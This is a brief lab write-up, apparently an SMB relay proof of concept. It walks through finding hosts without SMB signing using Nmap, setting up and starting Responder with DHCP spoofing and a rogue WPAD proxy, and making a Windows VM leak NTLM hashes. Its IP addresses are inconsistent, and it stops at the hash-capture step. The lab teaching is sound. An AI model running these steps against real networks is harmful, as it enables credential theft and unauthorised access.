SMB Relay Attack PoC

Lab Setup

Attacker: Kali Linux

Target: Metasploitable 2

Target IP: 192.168.159.13


Attacker IP: 192.168.159.173

Step 1: Identify Targets with SMB Signing Disabled

Before performing an SMB relay attack, we must identify machines where SMB signing is disabled or not required. SMB relay attacks are only possible when SMB signing is not enforced.

We can detect this by running an Nmap scan using the SMB security mode script:

nmap --script smb2-security-mode.nse -p445 192.168.29.13



Step 2: Edit Responder.conf PROPERLY

sudo nano /usr/share/responder/Responder.conf

Ensure it starts like this:


SQL = On
SMB = On
HTTP = On
HTTPS = On
FTP = Off
POP = Off
IMAP = ON
SMTP = ON
DNS = Off
LDAP = Off

Step 3: Start Responder (Hash Capture Mode)

sudo responder -I eth0 -dwv

Flags:

- **-d** = DHCP spoofing
- **-w** = WPAD rogue proxy
- **-v** = verbose (important for evidence)



Step 4: Trigger Authentication and NTLM Hash Captured

On the Windows victim VM, trigger name resolution:

\\192.168.29.173 (it's an Invalid share)